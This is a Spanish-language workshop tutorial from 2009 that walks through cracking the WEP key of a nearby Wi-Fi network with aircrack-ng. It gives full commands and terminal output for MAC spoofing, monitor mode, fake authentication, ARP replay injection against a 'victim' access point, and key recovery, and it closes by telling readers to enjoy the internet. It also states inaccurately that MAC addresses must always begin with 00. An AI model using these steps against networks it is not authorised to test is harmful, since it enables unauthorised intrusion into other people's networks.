

TUTORIAL DE AIRCRACK-NG



Taller Realizado en FLISOL Los Ángeles

Abril 25 de 2009.-

Paolo Norambuena

paolo.norambuena@gmail.com

AIRCRACK-NG

Esta es una guía con fines *educativos* para el uso y manipulación de Aircrack-ng sobre las distintas distribuciones de Linux. Se explicará desde su instalación en sistemas como Mandriva, Ubuntu, Debian, OpenSuse y SlackWare para que posteriormente no existan dudas sobre ninguna distribución.

En primer lugar debemos tener instalado en nuestro sistema el Driver del Fabricante de nuestra tarjeta de red, ***aircrack-ng* no funciona con drivers emulados por *ndiswrapper*.**

Instalando Aircrack-ng

En este apartado instalaremos aircrack-ng en las distintas distribuciones comenzando por Ubuntu.

Ubuntu.

```
$ sudo apt-get install aircrack-ng
```

Mandriva

```
# urpmi aircrack-ng
```

OpenSUSE

Descargar:

<ftp://ftp.pbone.net/mirror/packman.iu-bremen.de/suse/11.0/SRPMS/aircrack-ng-1.0rc3-0.pm.1.nosrc.rpm>

Instalar haciendo Doble Click al paquete una vez descargado.

SlackWare

Descargar

<http://repository.slacky.eu/slackware-12.2/security/aircrack-ng/1.0rc3/aircrack-ng-1.0rc3-i486-1dd.tgz>

Una vez descargado por consola (terminal – konsole, etc), ejecutar

```
# installpkg aircrack-ng-1.0rc3-i486-1dd.tgz
```

Paquetes complementarios.

Una vez instalado aircrack-ng puede ser necesario la instalación de un paquete adicional por lo cual descargaremos **IW**, que es un complemento para poner nuestra tarjeta inalámbrica en modo monitor.

según la distribución será necesario actualizar la librería **libnl**

```
$ sudo apt-get install libnl1* (ubuntu, debian)
```

```
# urpmi -a libnl (mandriva)
```

Instalada y/o actualizada la librería procedemos a descargar iw.

```
# wget http://wireless.kernel.org/download/iw/iw-0.9.13.tar.bz2
```

```
# tar jxvf iw-0.9.13.tar.bz2
```

```
# cd iw-0.9.13
```

```
# make
```

```
#make install
```

Y de esta forma ya tenemos aircrack-ng y su componente para poner en modo monitor nuestra wireless.

Ahora solo nos queda empezar a crackear.

Crackeando redes.

Ahora empezamos nuestro trabajo, lo que se realizó anteriormente solo se hace una vez, que es para instalar y configurar de buena forma nuestra suite, lo que se realiza siempre es lo que a continuación se detalla.

Para quienes creen que cambiar su mac es necesario, pueden hacerlo así

```
macchanger -m 00:11:22:33:44:55 wlan0
```

Aviso: Las direcciones mac SIEMPRE deben iniciar con 00

Airmon-ng.

Airmon-ng es parte de la suite de aircrack-ng la cual permite crear la interfaz *mon0* en modo monitor. Su utilización es la siguiente

```
# airmon-ng start wlan0 (o el nombre de la interfaz que puede ser wlan0, eth1, etc)
```



```
Shell - Konsole
Session Edit View Bookmarks Settings Help
wifislax ~ # airmon-ng start wlan0 6

Interface      Chipset      Driver
eth0           Broadcom    bcm43xx
wlan0          RTL8187     r8187 (monitor mode enabled)

wifislax ~ # █
```

En caso de que nos muestre un error podemos utilizar iw que instalamos anteriormente.

```
# iw dev wlan0 interface add mon0 type monitor
```

Ya tenemos el primer paso completo.

Airodump-ng

```
# airodump-ng mon0
```


De esta forma veremos todas las redes disponibles con sus respectivos canales, una vez que ya decidimos que redes son las que vamos a atacar creamos un filtro, paramos la ejecución de airodump-ng presionando **Ctrl + C**, y posteriormente ejecutamos:

-c = Filtro de canal 6, 11, 1, etc.

-w = Escribir resultados en un documento.

```
# airodump-ng -c 11 -w nombre mon0
```

De esta forma hemos creado un filtro que solo trabajará en el canal indicado (11).



```
CH 11 ][ Elapsed: 8 mins ][ 2007-05-25 22:34
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:6A:D3:ED:E3	-1	1	2064	830 0	11	54	OPN			3Com
00:0D:0B:6C:F3:B5	-1	92	2969	110541 672	11	54	WEP	WEP		Netlab_Keroro
00:0D:88:81:46:79	-1	0	1190	0 0	11	54	OPN			002

BSSID	STATION	PWR	Lost	Packets	Probes
00:0D:0B:6C:F3:B5	00:13:02:36:18:50	-1	110	424	Netlab_Keroro
00:0D:0B:6C:F3:B5	00:14:A4:6D:27:03	-1	29	114269	Netlab_Keroro

Aireplay-Ng

Una vez que airodump-ng ya está trabajando, abrimos una nueva consola donde empezaremos a trabajar con aireplay-ng.

Lo primero que debemos hacer con aireplay-ng es asociarnos a la red a la cual atacaremos.

```
#aireplay-ng -1 6000 -q 10 -o 1 -e (ESSID victima) -a (Mac Victima) -h  
(nuestra mac) mon0
```

```
18:22:32 Sending Authentication Request  
18:22:32 Authentication successful  
18:22:32 Sending Association Request  
18:22:32 Association successful :-)  
18:22:42 Sending keep-alive packet  
18:22:52 Sending keep-alive packet
```

Creo que muchos se pueden preguntar, ¿de donde obtengo el ESSID y la Mac de la víctima?. Bueno, si recordamos en la consola anterior ejecutamos airodump-ng, de esa pantalla encontramos las columnas BSSID y ESSID que corresponden a la mac y la ESSID o nombre del router respectivamente.

De esta forma estaremos asociados a la red la cual cada 10 segundos aireplay-ng mandará un paquete llamado "KEEP-ALIVE", lo que avisará al router que seguimos asociados y así no nos botará a cada rato.

Ya asociados procedemos a enviar y capturar paquetes, para eso en una nueva consola ejecutaremos nuevamente aireplay-ng pero en modo agresivo.

```
#aireplay-ng -3 -b (Mac Víctima) -h (nuestra mac) mon0
```

The image shows two screenshots of a terminal window titled "Shell - Konsole".

The top screenshot displays a table of network statistics for channel 9. The table has columns for BSSID, PWR, RXQ, Beacons, #Data, #/s, CH, MB, ENC, CIPHER, AUTH, and ESSID. The data row shows: 00:60:EB:07:05:59, 47, 18, 2169, 100445, 73, 9, 54, WEP, WEP, and a redacted ESSID.

The bottom screenshot shows the execution of the command `wifislax ~ # aireplay-ng -3 -b 00:60:EB:07:05:59 -h 00:14:A5:00:00:F0 wlan0`. The output indicates that the interface MAC (00:C0:CA:2A:0C:66) doesn't match the specified MAC (-h). It then shows the command `ifconfig wlan0 hw ether 00:14:A5:00:00:F0` and the saving of ARP requests in `replay_arp-0316-022643.cap`. The terminal also displays statistics: "02:41:59 Packets per second adjusted to 375, sent 225498 packets...(292 pps)", "02:42:04 Packets per second adjusted to 282, sent 226494 packets...(292 pps)", and "Read 417167 packets (got 93148 ARP requests), sent 301300 packets...(282 pps)".

De la imagen anterior lo que nos interesa es que aumenten los ARP, ya que son esos los paquetes capturados y los que además nos entregarán la clave buscada.

Una vez que tenemos desde 150.000 paquetes capturados empezamos a trabajar con aircrack-ng.

Nunca está demás recordar que mientras mas paquetes capturados, es mucho mejor, ya que más pronto obtendremos la clave.

Aircrack-Ng


Ya estamos en el paso final, con los paquetes de datos capturados procedemos a ejecutar aircrack-ng, para lo cual tenemos dos formas, una lenta pero efectiva, y una rápida pero se necesita una mayor cantidad de paquetes para descifrar la clave.

Forma lenta

```
#aircrack-ng *.cap
```

Forma Rápida (se necesita mayor cantidad de paquetes capturados)

```
#aircrack-ng -z *.cap
```



```
zac@nux: /home/zac - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

Aircrack-ng 0.6

[00:00:03] Tested 1 keys (got 876458 IVs)

KB   depth  byte(vote)
0    0/ 1    0C( 110) 3C(  18) 6B(  15) 73(   0) BF(   0) B4(  -2)
1    0/ 1    FC( 352) 2C(  26) 63(  25) EB(  19) 5B(   8) 21(   4)
2    0/ 1    2B(1907) 62( 135) 64( 116) 5A( 104) EA( 101) E8(  99)
3    0/ 1    33( 232) B8(  19) B6(  13) C6(  10) 29(   5) 7D(   5)

KEY FOUND! [ 0C:FC:2B:33:43 ]

nux:/home/zac#
```

De esta forma ya hemos descifrado la clave que buscábamos, ahora a disfrutar de internet.

Recordatorio.

- Al finalizar este tutorial, cabe recordar que la distancia afecta nuestro trabajo, si estamos muy lejos de la red a atacar la transferencia y captura de paquetes será muy lenta llegando incluso a ser nula. Por lo cual es recomendable estar a una distancia prudente para poder realizar la captura de forma rápida.
- Los drivers para las tarjetas inalámbricas deben ser los propietarios, no se puede realizar por emulación de drivers, en este caso con ndiswrapper, por ejemplo.
- Las acciones deben ser ejecutadas como Super Usuario (root) en los sistemas que lo permitan, en caso de Ubuntu, se debe ejecutar con **sudo**.
- Las direcciones mac SIEMPRE deben iniciar con 00 en caso de que las cambien en forma manual.

Finalizando.

Espero que este tutorial sea de utilidad para cada persona que lo lea. Este tutorial está enfocado en una forma de ataque, en aircrack-ng existen muchos otros métodos, algunos más complicados que otros, pero la idea es aprender y adoptar la forma más cómoda para cada uno.

En caso de duda, contactar a paolo.norambuena@gmail.com